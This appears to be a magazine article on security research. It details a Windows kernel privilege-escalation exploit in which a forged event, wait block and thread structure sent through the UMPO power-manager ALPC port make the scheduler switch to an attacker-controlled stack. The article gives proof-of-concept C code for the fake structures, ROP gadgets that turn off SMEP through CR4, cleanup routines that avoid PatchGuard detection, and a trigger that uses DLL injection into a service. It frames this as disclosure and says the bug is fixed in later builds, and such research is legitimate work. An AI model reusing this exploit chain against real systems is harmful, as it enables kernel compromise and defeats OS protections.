8 UMPOwn

by Alex Ionescu

With the introduction of new mitigation technologies such as DeviceGuard, Windows 10 makes it increasingly harder for attackers to enter the kernel through Ring 0 drivers (which are now subject to even stricter code integrity / signing verification) or exploits (as increased mitigations and PatchGuard validations are used to detect these). However, even the best-written operating system with the best-intentioned team of developers will encounter vulnerabilities that mitigations may be unable to stop.

Therefore, the last key element needed in defending the security boundaries of the operating system is a sane response to quickly patch such vulnerabilities—without one, the entire defensive strategy falls apart. Incorrectly dismissing vulnerabilities as "too hard to exploit" or misunderstanding the security boundaries of the operating system can lead to unfixed vulnerabilities, which can then be used to work around the large amount of resources that were developed in creating new security defences.

In this article, we'll take a look at an extremely challenging exploit—given a kernel function to signal an event (`KeSetEvent`), can reliable code execution from user-mode be achieved, if all that the attacker controls is the pointer to the event, which can be set to any arbitrary value? We'll need to take a deep look at the Windows scheduler, understand the semantics and code flows of event signaling, and ultimately reveal a low-level scheduler attack that can result in arbitrary ROP-based exploitation of the kernel.

8.1 ACT I. Controlling RIP and RSP


8.1.1 Wait Object Signaling

To understand event signaling in the NT kernel, one must first understand that two types of events, and their corresponding *wake logic* mechanisms:

1. Synchronization Events, which have a *wake one* semantic
2. Notification Events, which have a *wake any* / *wake all* semantic

The difference between these two types of events is encoded in the Type field of the `DISPATCHER_HEADER` of the event's `KEVENT` data structure, which is how the kernel internally represents these objects. As such, when an event is signaled, either `KiSignalNotificationObject` or `KiSignalSynchronizationObject` is used, which will wake up one waiting thread, or all waiting threads respectively.

How does the kernel associate waiting threads with their underlying synchronization objects? The answer lies in the `KWAIT_BLOCK` data structure. Within which we find: the type of wait that the thread is performing and a pointer to the thread itself (known as a `KTHREAD` structure). The two types of wait that a thread can make are known as *wait any* and *wait all*, and they determine if a single signaled object is sufficient to wake up a thread (OR), or if all of the objects that the thread is waiting on must be signaled (AND). In Windows 8 and later, a thread can also asynchronously wait on an object—and associate an I/O Completion Port, or a `KQUEUE` as it's known in the kernel, with a wait block. For this scenario, a new wait type was implemented: *wait notify*.



Therefore, simply put, a notification event will cause the iteration of all wait blocks—and the waking of each thread, or I/O completion port, based on the wait type—whereas a synchronization event will do the same, but only for a single thread. How are these wait blocks linked you ask? On Windows 8 and later they are guaranteed to all be allocated in a single, flat array, with a field in the `KTHREAD`, called `WaitBlockCount`, storing the number of elements. In Windows 7 and earlier, each wait block has a

pointer to the next (`NextWaitBlock`), and the final wait block points back to the first, creating a circular singly-linked list. Finally, the `KTHREAD` structure also has a `WaitBlockList` pointer, which serves as the head of the list or array.


8.1.2 Internals Intermezzo

Let's step back for a moment. We, from user mode, control the pointer to an arbitrary `KEVENT`, which we can construct in any way we want, and our goal is to obtain code execution in kernel mode. Based on the description we've seen so far, what are some ideas that come to mind? Certainly, we could probably cause some memory corruption or denial of service activity, by creating incorrect wait blocks or an infinite list. We could cause out-of-bounds memory access and maybe even flip certain bits in kernel-mode memory. But if the ultimate possibility (given the right set of constraints and linked data structures) is that a call to `KeSetEvent` will cause a thread to be woken, are we able to control this thread, and more importantly, can we get it to execute arbitrary code, in kernel mode? Let's keep digging into the internals to find out more.

8.1.3 Thread Waking

Suppose there exists a synchronization event, with a single waiter (thus, a single wait block). This waiter is currently blocked in a *wait any* fashion on the event and has no other objects that it is waiting on (the astute reader will note this is irrelevant, due to the nature of *wait any*). The call to `KeSetEvent` will follow the following pattern: `KeSetEvent` → `KiSignalSynchronizationObject` → `KiTryUnwaitThread` → `KiSignalThread`

At the end of this chain, the thread's state will have changed, going from what should be its current Waiting state to its new DeferredReady state, indicating that it is, in a way, ready to be prepped for execution. For it to be found in this state, it will be added to the queue of DeferredReady threads for the current processor, which lives in the KPRCB's `DeferredReadyListHead` lock-free stack list. Meanwhile, the wait block's state, which should have been set to `WaitBlockActive`, will now migrate to `WaitBlockInactive`, indicating that this is no longer a valid wait—the thread is ready to be awakened.



One of the most unique things about the NT scheduler is that it does not rely on a scheduler tick or other external event in order to kick off scheduling operations and pre-emption. In fact, any time a function has the possibility to change the state of a thread, it must immediately react to possible system-wide scheduler changes that this state transition has caused. Such functions implement this logic by calling the `KiExitDispatcher` function, with some hints as to what operation just occurred. In the case of `KeSetEvent`, the `AdjustUnwait` hint is used to indicate that one or more threads have potentially been woken.

8.1.4 One Does Not Simply Exit the Dispatcher ...

Once inside `KiExitDispatcher`, the scheduler first checks if DeferredReady threads already exist in the KPRCB's queue. In our scenario, we know this will be the case, so let's see what happens next. A call to `KiProcessThreadWaitList` is made, which iterates over each thread in the `DeferredReadyListHead`, and for each one, a subsequent call to `KiUnlinkWaitBlock` occurs, which unlinks all wait blocks associated with this thread that are in `WaitBlockActive` state. Then, the `AdjustReason` field in the `KTHREAD` structure is set to the hint value we referenced earlier (`AdjustUnwait` here), and a potential priority boost, or increment, is added in the `AdjustIncrement` field of the `KTHREAD`. For events, this will be equal to `EVENT_INCREMENT`, or 1.

8.1.5 Standby! Get Ready for My Thread

As each thread is processed in this way, a call to `KiReadyThread` is finally performed. This routine's job is to check whether or not the thread's kernel stack is currently resident, as the NT kernel has an optimization that automatically causes the eviction (and even potential paging out) of the kernel stack of any user-mode waiting thread after a certain period of time (typically 4-6 seconds). This is exposed through the `KernelStackResident` field in the `KTHREAD`. In Windows 10, a process' set of kernel stacks can also be evicted when a process is frozen

as part of new behaviour for Modern (Metro) applications, so another flag, `ProcessStackCountDecremented` is also checked. For our purposes, let's assume the thread has a fully-resident kernel stack. In this case, we move onto `KiDeferredReadyThread`, which will handle the $DeferredReady \rightarrow Ready$ (or Standby) transition.

Unlike a DeferredReady thread, which can be ready on an arbitrary processor queue, a Ready thread must be on the proper processor queue (and/or shared queue, in Windows 8 and later). Explaining the selection algorithms is beyond the scope of this article, but suffice it to say that the kernel will attempt to find the best possible processor among: idle cores, parked cores, heterogeneous vs. homogeneous cores, and busy cores, and balance that with the hard affinity, soft affinity/ideal processor, and group scheduling ranks and weights. Once a processor is chosen, the `NextProcessor` field in `KTHREAD` is set to its index. Ultimately, the following possibilities exist:

1. An idle processor was chosen. The `KiUpdateThreadState` routine executes and sets the thread's state to Standby and sets the `NextThread` field in the KPRCB to the selected `KTHREAD`. The thread will start executing imminently.

2. An idle processor was chosen, which already had a thread selected as its `NextThread`. The same operations as above happen, but the existing `KTHREAD` is now *pre-empted* and must be dealt with. The thread will start executing imminently.

3. A busy processor was chosen, and this thread is more important. The same operations as in case #2 happen, with pre-emption again. The thread will start executing imminently.

4. A busy processor was chosen, but this thread is not more important. `KiAddThreadToReadyQueue` is used instead, and the state will be set to Ready instead. The thread will execute at a later time.

8.1.6 Internals Secondo Intermezzo

It should now become apparent that, given a custom `KTHREAD` structure, we can fool the scheduler into entering a scenario where that thread is selected for immediate execution. To make things even simpler, if we can force this thread to execute on the current processor, we can pre-empt ourselves and force an immediate switch to the new thread, without disturbing other processors and worrying about pre-empting other threads.

In order to go down this path, the `KTHREAD` we create must have a single, fixed, hard affinity, which will be set to our currently executing processor. We can do this by manipulating the `Affinity` field of the `KTHREAD`. This will ensure that the scheduler does not look at any idle processors. It must also have the current processor as its soft affinity, or ideal processor, so that the scheduler does not look at any other busy processors. By restricting all idle processors from selection and ignoring all other busy processors, the scheduler will have no choice but to pick the current processor.

Yet we still have to choose between path #3 and #4 above, and get this new thread to appear "more important". This is easily done by ensuring that our new thread's priority (in the `KTHREAD`'s `Priority`) field will be higher than the current thread's.

8.1.7 Completing the Exit

Once `KiDeferredReadyThread` is done with its business and returns to `KiReadyThread`, which returns to `KiProcessThreadWaitList`, which returns to `KiExitDispatcher`, it's time to act. The routine will now verify if it's possible to do so based on the IRQL at the time the event was signalled—a level of `DISPATCH_LEVEL` or above will indicate that nothing can be done yet, so an interrupt will be queued, which should fire as soon as the IRQL drops. Otherwise, it will check if the `NextThread` field in the KPRCB is populated, implying that a new thread was chosen on the current processor.

At this point, `NextThread` will be set to NULL (after capturing its value), and `KiUpdateThreadState` will be called again, this time with the new state set to Running, causing the KPRCB's `CurrentThread` field to now point to this thread instead. The old thread, meanwhile, will be pre-empted and added to the Ready list with `KiQueueReadyThread`.

Once that's done, it's time to call `KiSwapContext`. Once control returns from this function, the new thread will actually be running (i.e., it will basically be returning from whatever had pre-empted it to begin with), and `KiDeliverApc` will be called as needed in order to deliver any Asynchronous Procedure Calls (APCs) that were pending to this new thread.

KiExitDispatcher is done, and it returns back to its caller—not KeSetEvent! As we are now on a new thread, with a new stack, this will actually probably return to a completely different API, such as KeWaitForSingleObject.

8.1.8 Make It So—the Context Switch

To understand how KiSwapContext is able to change to a totally different thread's execution context, let's go inside the belly of the beast. The first operation that we see is the construction of the exception frame, which is done with the GENERATE_EXCEPTION_FRAME assembly macro, which is public in kxamd64.inc. This essentially constructs a KEXCEPTION_FRAME on the stack, storing all the non-volatile register contents. Then, the SwapContext function is called.

Inside of SwapContext, a second structure is built on the stack, known as the KSWITCH_FRAME structure, it is documented in the ntosp.h header file (but not in the public symbols). Inside of the routine, the following key actions are taken on an x64 processor (similar, but uniquely different actions are taken on other CPU architectures):

1. The Running field is set to 1 inside of the new KTHREAD.
2. Runtime CPU Cycles start accumulating based on the KPRCB's StartCycles and CycleTime fields.
3. The count of context switches is incremented in KPRCB's ContextSwitches field.
4. The NpxState field is checked to see if FPU/XSAVE state must be captured for the old thread.
5. The current value of the stack pointer RSP, is stored in the old thread's KernelStack KTHREAD field.
6. RSP is updated based on the new thread's KernelStack value.
7. A new LDT is loaded if the process owning the new thread is different than the old thread (i.e., a *process switch* has occurred).
8. In a similar vein to the above, the process affinity is updated if needed, and a new CR3 value is loaded, again in the case of a process switch.
9. The RSP0 is updated in the current Task State Segment (TSS), which is indicated by the TssBase field of the KPCR. The value is set to the InitialStack field of the new KTHREAD.
10. The RspBase in the KPRCB is updated as per the above as well.
11. The Running field is set to 0 in the old KTHREAD.
12. The NpxField is checked to see if FPU/XSAVE state must be restored for the new thread.
13. The Compatibility Mode TEB Segment in the GDT (stored in the GdtBase field of the KPCR) is updated to point to the new thread's TEB, stored in the Teb field of the KTHREAD.
14. The DS, ES, FS segments are loaded with their canonical values if they were modified.
15. The GS value is updated in both MSRs by using the swapgs instruction and reloading the GS segment in between.
16. The KPCR's NtTib field is updated to point to the new thread's TEB, and WRMSR is used to set MSR_GS_SWAP.
17. The count of context switches is incremented in KTHREAD's ContextSwitches field.
18. The switch frame is popped off the stack, and control returns to the caller's RIP address on the stack.

Note that in Windows 10, steps 13-16 are only performed if the new thread is not a *system thread*, which is indicated by the SystemThread flag in the KTHREAD.

Finally, now having returned back in KiSwapContext again, the RESTORE_EXCEPTION_FRAME macro is used to pop off all non-volatile register state from the stack frame.

8.1.9 Coda

With the sequence of steps performed by the context switch now exposed, taking control of a thread is an easy matter of controlling its `KernelStack` field in the `KTHREAD`. As soon as the `RSP` value is set to this location, the eventual `ret` instruction will get us wherever we need to go, with full Ring 0 privileges, as a typical ROP-friendly instruction.

Even more, if we return to `KiSwapContext` (assuming we have an information leak) we have the `RESTORE_EXCEPTION_FRAME` macro, which will take care of everything but `RAX`, `RCX`, and `RDX` for us. We can of course return anywhere else we'd like and build our own ROP chain.

8.1.10 PoC

Let's look at the code that implements everything we've just seen. First, we need to hard-code our current user-mode thread to run only on the first CPU of Group 0 (always CPU 0). The reason for this will become obvious shortly:

```
affinity.Group = 0;
affinity.Mask = 1;
SetThreadGroupAffinity(
  GetCurrentThread(), &affinity, NULL);
```

Next, let us create an active wait any wait block, associated with an arbitrary thread:

```
deathBlock.WaitType = WaitAny;
deathBlock.Thread = &deathThread;
deathBlock.BlockState = WaitBlockActive;
```

Then we create a Synchronization Event, which is currently tied to this wait block:

```
deathEvent.Header.Type =
  EventSynchronizationObject;
InitializeListHead(
  &deathEvent.Header.WaitListHead);
InsertTailList(
  &deathEvent.Header.WaitListHead,
  &deathBlock.WaitListEntry);
```

All right! We now have our event and wait block. It's tied to the deathThread, so let's go fill that out. First, we give this thread the correct hard affinity (i.e., the one we just set for ourselves) and soft affinity (i.e., the ideal processor). Note that the ideal processor is expressed as the raw processor index, which is not available to user-mode. Therefore, by forcing our thread to run on Group 0 earlier, we can guarantee that the CPU Index 0 matches Processor 0.

```
deathThread.Affinity = affinity;
deathThread.IdealProcessor = 0;
```

Now we know this thread will run on the same processor we're on, but we want to guarantee it will pre-empt us. In other words, we need to bump up its priority higher than ours. We could pick any number higher than the current priority, but we'll pick 31 for two reasons. First, it's practically guaranteed to pre-empt anything on this processor, and second, it's in the so-called *real-time* range which means it's not subject to priority adjustments and quantum tracking, which will make the scheduler's job easier when getting this thread in a runnable state (and avoid us having to define more state).

```
deathThread.Priority = 31;
```

Okay, so if we're going to claim that our event object is being waited on by this thread, we better make the thread appear as if it's in a committed waiting state with one wait block—the one the event is associated with:

```
deathThread.State = Waiting;
deathThread.WaitRegister.State =
                              WaitCommitted;
deathThread.WaitBlockList = &deathBlock;
deathThread.WaitBlockCount = 1;
```

Excellent! For the context switch routine to work correctly, we also need to make it look like this thread is in the same process as the current thread. Otherwise, our address space will become invalid, and all sorts of other crashes will occur. In order to do this, we need to know the kernel pointer of the current process, or `KPROCESS` structure. Thankfully, there exists a variety of documented information leaks in the kernel that will allow us to obtain this information. One common technique is to open a handle to our own process ID and then enumerate our own handle table until we find a match for the handle number. The Windows API will then contain the kernel address of the object associated with this handle (i.e., our very own process!).

```
deathThread.ApcState.Process = addrProcess;
```

Last, but not least, we need to set up the kernel stack, which should be pointing to a `KSWITCH_FRAME`. And we need to confirm that the stack truly is resident, as per our discoveries above. The switch frame has a return address, which we are free to set to any address we'd like to ROP into.

```
deathThread.KernelStackResident = TRUE;
deathThread.KernelStack =
        &deathStack.SwitchFrame;
deathStack.SwitchFrame.Return =
        exploitGadget;
```


Actually, let's not forget that we also need to have a valid FPU stack, so that the FPU/XSAVE restore can work when context switching. One easy to way to do this is as follows:

```
_fxsave(deathFpuStack);
deathThread.StateSaveArea = deathFpuStack;
```

Once all the above operations are done, we have a fully exploitable event object, which will get us to "exploitGadget". But what should that be?

8.2 ACT II. The Right Gadget and Cleanup

8.2.1 ROPing to User-Mode



Once we've established control over `RIP`/`RSP`, it's time to actually extract some use out of this ability. As we're not going to be injecting executable code in the kernel (especially hard on Windows 8.1, and even harder on Windows 10), the best place to direct `RIP` is in user mode. Sadly, modern mitigations such as SMEP make this impossible, and any attempt to execute our user-mode code will result in a nasty crash. Fortunately, SMEP is a CPU feature that must be enabled by software, and it relies on a particular flag in the `CR4` to be set. All we need is the right ROP gadget to turn that flag off. As it happens, the function to flush the current TLB is inlined throughout the kernel, which results in the following assembly sequence when it's done at the end of a function:

```
.text:00000001401B874C mov cr4, rcx
.text:00000001401B874F retn
```

Well, now all that we're missing is a gadget to load the right value into RCX. This isn't hard, and for example, the `KeRemoveQueueDpcEx` function (which is exported) has exactly what we need:


```
.text:00000001400DB5B1 pop rcx
.text:00000001400DB5B2 retn
```

With these two simple gadgets, we can control and fill out the `KEXCEPTION_FRAME` that's supposed to be right on top of the `KSWITCH_FRAME` as follows:

```
deathStack.SwitchFrame.Return     =
    popRcxRopGadget; // pop rcx...
deathStack.ExceptionFrame.P1Home =
    desiredCr4Value; // i.e.:, 0x506F8
deathStack.ExceptionFrame.P2Home =
    cr4RopGadget;    // mov cr4, rcx...
deathStack.ExceptionFrame.P3Home =
    Stage1Payload;   // User RIP
```

8.2.2 Consistency and Recovery

Imagine yourself in `Stage1Payload` now. Your KPRCB's `CurrentThread` field points to a user-mode `KTHREAD` inside of your own personal address space. Your RSP (and your `KTHREAD`'s `RSP` and TSS's `RSP0`) are also pointing to some user-mode buffer that's only valid inside your address space. All it takes is a another thread on another processor scouring the CPU queues (trying to find out who to pre-empt) and dereferencing the "deathThread", before a crash occurs. And let me tell you, that happens... a lot! Our first order of business should therefore be to allocate some sort of globally visible kernel memory where we can store the `KTHREAD` we've built for ourselves. But the mere act of allocating memory will take a relatively long time, and chances are high we'll crash early.



So we'll take a page out of some very early NT rootkits. Taking advantage of the fact that the `KUSER_SHARED_DATA` structure has a fixed, global address on all Windows machines and is visible in all processes. It's got just enough slack space to fit our `KTHREAD` structure too! As soon as that's done, we want to update the KPRCB's CurrentThread to point to this new copy. The code looks something like this:

```
PKTHREAD newThread =
  SharedUserData+sizeof(*SharedUserData);
__movsq(newThread, &deathThread,
  sizeof(KTHREAD)/sizeof(ULONG64));
__writegsqword(
  FIELD_OFFSET(KPRCB, CurrentThread),
  newThread);
```

Although unlikely, a race condition is still possible right before the copy completes. One could avoid this by creating a user-mode process that creates priority 31 threads on all processors but the current one, spinning forever, until the exploit completes. That will remove any occurrences of processor queue scanning.

At this point, we can now attack the kernel in any way we want, but once we're done, what happens to this thread? We could attempt to terminate it with `PsTerminateSystemThread`, but a number of things are likely to go wrong—namely that we aren't a system thread (but we could fix that by setting the right `KTHREAD` flag). Even beyond that, however, the API would attempt to access a number of additional `KTHREAD` and `KPROCESS` fields, dereference the thread object as an `ETHREAD` (which we haven't built), and require an amount of information leaks so great that it is unlikely to ever work. Entering a tight spin loop would fix these problems, but the CPU would be pegged down forever, and a single-core machine would simply lock up.

We've seen, however, that we have enough of a `KTHREAD` to exit the scheduler and even be context-switched in. Do we have enough to enter the scheduler and be context-switched out? The simplest way to do so is to use the `KeDelayExecutionThread` API and pass in an absurdly large timeout value—guaranteeing our thread will be stuck in a wait state forever.

Before doing so, however, we should remember that all dispatching operations happen at `DISPATCH_LEVEL`, as we saw earlier. And normally, the exit from `SwapContext` would've resulted in returning back to some function that had raised the IRQL, so that it could then lower it. We are not allowed to re-enter the scheduler at this IRQL, so we'll first lower it back down to `PASSIVE_LEVEL` ourselves. Our final cleanup code thus looks like this:

```
__writecr8(PASSIVE_LEVEL);
timeout.QuadPart = 0x800000007FFFFFFF;
pKeDelayExecutionThread(KernelMode,
                        FALSE, &timeout);
```

8.2.3 Enter PatchGuard

Readers of this magazine ought to know that skape and skywing aren't idiots—their PatchGuard technology embedded into the NT kernel will actually actively scan for changes to `KUSER_SHARED_DATA`. Any modification such as our addition of a random `KTHREAD` in its tail will result in the famous 109 BSOD, with a code of "0", or "Generic Data Modifcation".

Thus, we need to clear out our `KTHREAD` from there—but that poses a problem since we can't destroy the `KTHREAD` before we call `KeDelayExecutionThread`. One option is to allocate some nonpaged pool memory and copy our `KTHREAD` structure in there, then modify the KPRCB CurrentThread pointer yet again. But this means that we will be leaking a `KTHREAD` in memory forever. Can we do better?

Another possibility is to do the destruction of the `KTHREAD` *after* the `KeDelayExecutionThread` has executed. Nobody will ever need to look at, or touch the structure, since we know it will never wake up again. But how can we run after the endless delay? Clearly, we need another activation point—and Windows offers *timer-based deferred procedure routines (DPCs)* as a solution. By allocating a nonpaged

pool buffer containing a KTIMER structure (initialized with KeInitializeTimer) and a KDPC structure (initialized with KeInitializeDpc), we can then use `KeSetTimer` to force the execution of the DPC to, say, 5 seconds later in time. This is easy to do as shown below:

```
PSTAGE_TWO_DATA data;
LARGE_INTEGER timeout;
data = pExAllocatePool(NonPagedPool,
                       sizeof(*data));
__movsq(data->Code, CleanDpc,
        sizeof(data->Code)/sizeof(ULONG64));
pKeInitializeDpc(&data->Dpc,
                 data->Code, NULL);
(&data->Timer);
timeout.QuadPart = -50000000;
pKeSetTimer(&data->Timer, timeout,
            &data->Dpc);
```

Inside of the `CleanDpc` routine, we simply destroy the thread and free the data:

```
PKTHREAD newThread =
    SharedUserData+sizeof(*SharedUserData);
data = CONTAINING_RECORD(
    Dpc, STAGE_TWO_DATA, Dpc);
__stosq(newThread, 0,
    sizeof(KTHREAD) / sizeof(ULONG64));
pExFreePool(data);
```

With the `KUSER_SHARED_DATA` structure cleaned up, we should never hear from PatchGuard again. And so, the system is now restored back to sanity—except for the case when a few seconds later, some thread, on some arbitrary processor, inserts a new timer in the tree of timers. The scheduler, after computing a 256-based hash bucket handle for the KTIMER entry, inserts it into the list of existing KTIMER structures that share the same hash—that, with a probability of 1/256, is the near-infinitely expiring timer that `KeDelayExecutionThread` is using. Why is this a problem, you ask?

Well, as it happens, the kernel doesn't want to have to create a timer object whenever a wait is done that involves a timeout. And so, any time that a synchronization object is waited upon for a fixed period of time, or any time that a `Sleep/KeDelayExecutionThread` call is performed, an internal KTIMER structure that is preallocated in the `KTHREAD` structure is used, under the field name `Timer`. This also creates one of the NT kernel's best-designed features: the ability to wait on objects without requiring a single memory allocation.

Unfortunately for us as attackers, this means that the timer table now contains a pointer to what is essentially computable as `KUSER_SHARED_DATA + sizeof(KUSER_SHARED_DATA) + FIELD_OFFSET(KTHREAD, Timer))...` a data structure that we have completely zeroed out. That list of hash entries will therefore hit a NULL pointer (Windows lists are circular, not NULL- terminated) and crash. We must do one more thing in the `CleanDpc` routine then—remove this linkage, which we can do easily:

```
RemoveEntryList(
    &newThread->Timer.TimerListEntry);
```

8.2.4 PatchGuard Redux

Remember the part about Patchguard's developers not being stupid? Well, they're certainly not going to let the corrupt, SMEP-disabled value of `CR4` stand! And so it is, that after a few minutes (or less), another 109 BSOD is likely to appear, this time with code 15 ("Critical processor register modified"). Hence, this is one more thing that we're going to have to clean up, and yet again something that we cannot do as part of our user-mode pre-`KeDelayExecutionThread` call, because the very next instruction would then issue a SMEP violation. Good thing we've got our 5-second timer-based DPC!

Except that things are never that easy, as readers probably know. One of the great (or terrible) things about DPCs is that they run in arbitrary thread context and don't have a particular affinity to a given processor either, unless told otherwise. While in a normal interrupt service routine environment, the DPC will typically execute on the same processor it was queued on, this is not the case with timer-based DPCs. In fact, on most systems, these will execute on CPU 0 at all times, whereas on others, they can be distributed across processors based on utilization and power needs. Why is this a problem? Because we've disabled SMEP on one particular processor—the one that ran our first-stage user-mode payload, while the DPC can run on a completely different processor.

As always, the NT kernel offers up an API as a solution. By using `KeSetTargetProcessorDpcEx`, we can make sure the DPC runs on the same processor as our first stage payload (which should be CPU 0, Group 0, but let's do this in a more portable way):

```
PROCESSOR_NUMBER procNumber;
pKeGetCurrentProcessorNumberEx(
    &procNumber);
pKeSetTargetProcessorDpcEx(
    &data->Dpc, &procNumber);
```

Success is now finally ours! By cleaning up the `KUSER_SHARED_DATA` structure, eliminating the `KTHREAD`'s timer from the timer list, and restoring `CR4` back to its original value, the system is now fully restored in its original state, and we've even freed the `KDPC` and `KTIMER` structures. There's now not a single trace of the thread left around, which pretty much amounts to the initial idea of terminating the thread. From dust we made it, and to dust it returned.

Of course, our payload hasn't actually done anything, other than clean up after itself. Obviously, at this point, any number of actually real system threads could be created, periodic timer DPCs could be queued, work items can be queued, and all other arbitrary kernel-mode operations are permitted, depending on the ultimate goals of our exploit.

8.3 ACT III. Denoument

8.3.1 The Trigger

We have so far been operating in an imaginary world where we can send the kernel an arbitrary Event Object as a `KEVENT` and have the kernel attempt to signal it. We now have shown that this scenario can reliably lead to kernel execution. The next question is, how can we trigger it?

As it happens, the kernel has a function called `PopUmpoProcessPowerMessage`, which responds to any message that is sent to the ALPC port that it creates, called PowerPort. Such messages have a simple 4-byte header indicating their type, and a type of 7, which we'll call PowerMessageNotifyLegacyEvent, and is treated as follows:

```
eventObject =
    PowerMessage->NotifyLegacyEvent.Event;
if(eventObject)
    KeSetEvent(eventObject, 0, 0);
```

To send messages to this port, a complex series of actions and ALPC-specific setup, plus somehow getting access to this port, must be performed. Thankfully, we don't need to do any of it, as the `UMPO.DLL` library, which implements the User Mode Power Manager, exports a handy `UmpoAlpcSendPowerMessage` function. By simply injecting a DLL into the service, which contains all of the above code implementation, we can execute the following sequence to trigger a Ring 3 to Ring 0 jump:

```
powerMessage.Type =
    PowerMessageNotifyLegacyEvent;
powerMessage.NotifyLegacyEvent.Event =
    &deathEvent;
UmpoAlpcSendPowerMessage(
    &powerMessage, sizeof(powerMessage));
```

8.4 Conclusion

As we've seen in this analysis, sometimes even the most apparently non-exploitable data corruption/-type confusion bugs can sometimes be busted open with sufficient understanding of the underlying operating system and rules around the particular data. The author is aware of another vulnerability that results in control of a lock object—which, when fixed, was assumed to be nothing more than a DoS. The author posits that such a lock object could've also been maliciously constructed to appear in an non-acquired state, which would then cause the kernel to make the thread acquire the lock—meanwhile, with a race condition, the lock could've been made to appear contended, such as to cause the release path to signal the contention even, and ultimately lead to the same exploitation path as discussed here.

It is also important to note that such data corruption vulnerabilities, which can lead to stack pivoting and ROP into user mode will bypass technologies such as Device Guard, even if configured with HyperVisor Code Integrity (HVCI)—due to the fact that all pages executing here will be marked as executable. All that is needed is the ability to redirect execution to the UMPO function, which could be done if User-Mode UMCI is disabled, or if PowerShell is enabled without script protection—one can reflectively inject and redirect execution of the Svchost.exe process. Note, however, that enabling HVCI will activate HyperGuard, which protects the `CR4` register and prevents turning off SMEP. This must be bypassed by a more complex exploit technique either affecting the PTEs or making the kernel payload itself be full ROP.

Finally, Windows Redstone 14352 and later fix this issue, just in time for the publication of the article. This bug will not be back-ported as it does not meet the bulletin bar, however.